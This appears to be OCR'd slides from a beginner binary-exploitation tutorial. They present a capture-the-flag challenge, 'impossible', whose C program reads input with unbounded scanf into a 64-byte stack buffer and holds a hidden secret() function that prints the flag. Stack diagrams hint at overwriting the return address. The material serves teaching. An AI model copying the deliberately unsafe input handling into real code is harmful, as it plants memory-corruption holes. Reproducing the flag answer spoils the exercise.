EBP+8
EBP+4
EBP
ESP (EBP-4)

Think about the implications of this

Challenge 02: impossible


Concepts tested

- Finding addresses of functions
- Execution of Code
- Calling Convention (Cdecl)


https://transfer.sh/11zmmx/impossible.zip


```c
#include <stdio.h>

void secret()
{
        puts("ctf{conquered_the_impossible}");
}

void vuln()
{
        char buf[64];

        puts("Doesn't matter what you enter, you'll lose");
        printf("Enter something => ");

        scanf("%s", buf);

        puts("Lost the game.");
}

int main()
{
        puts("Welcome to the IMPOSSIBLE GAME");
        puts("==============================");

        vuln();

        return 0;
}
```

Use what you learnt so far
to solve this.


0xFFFFFFFF
return address
main frame ptr
buf[64]
0x00000000

What can u corrupt that gives you control over execution?

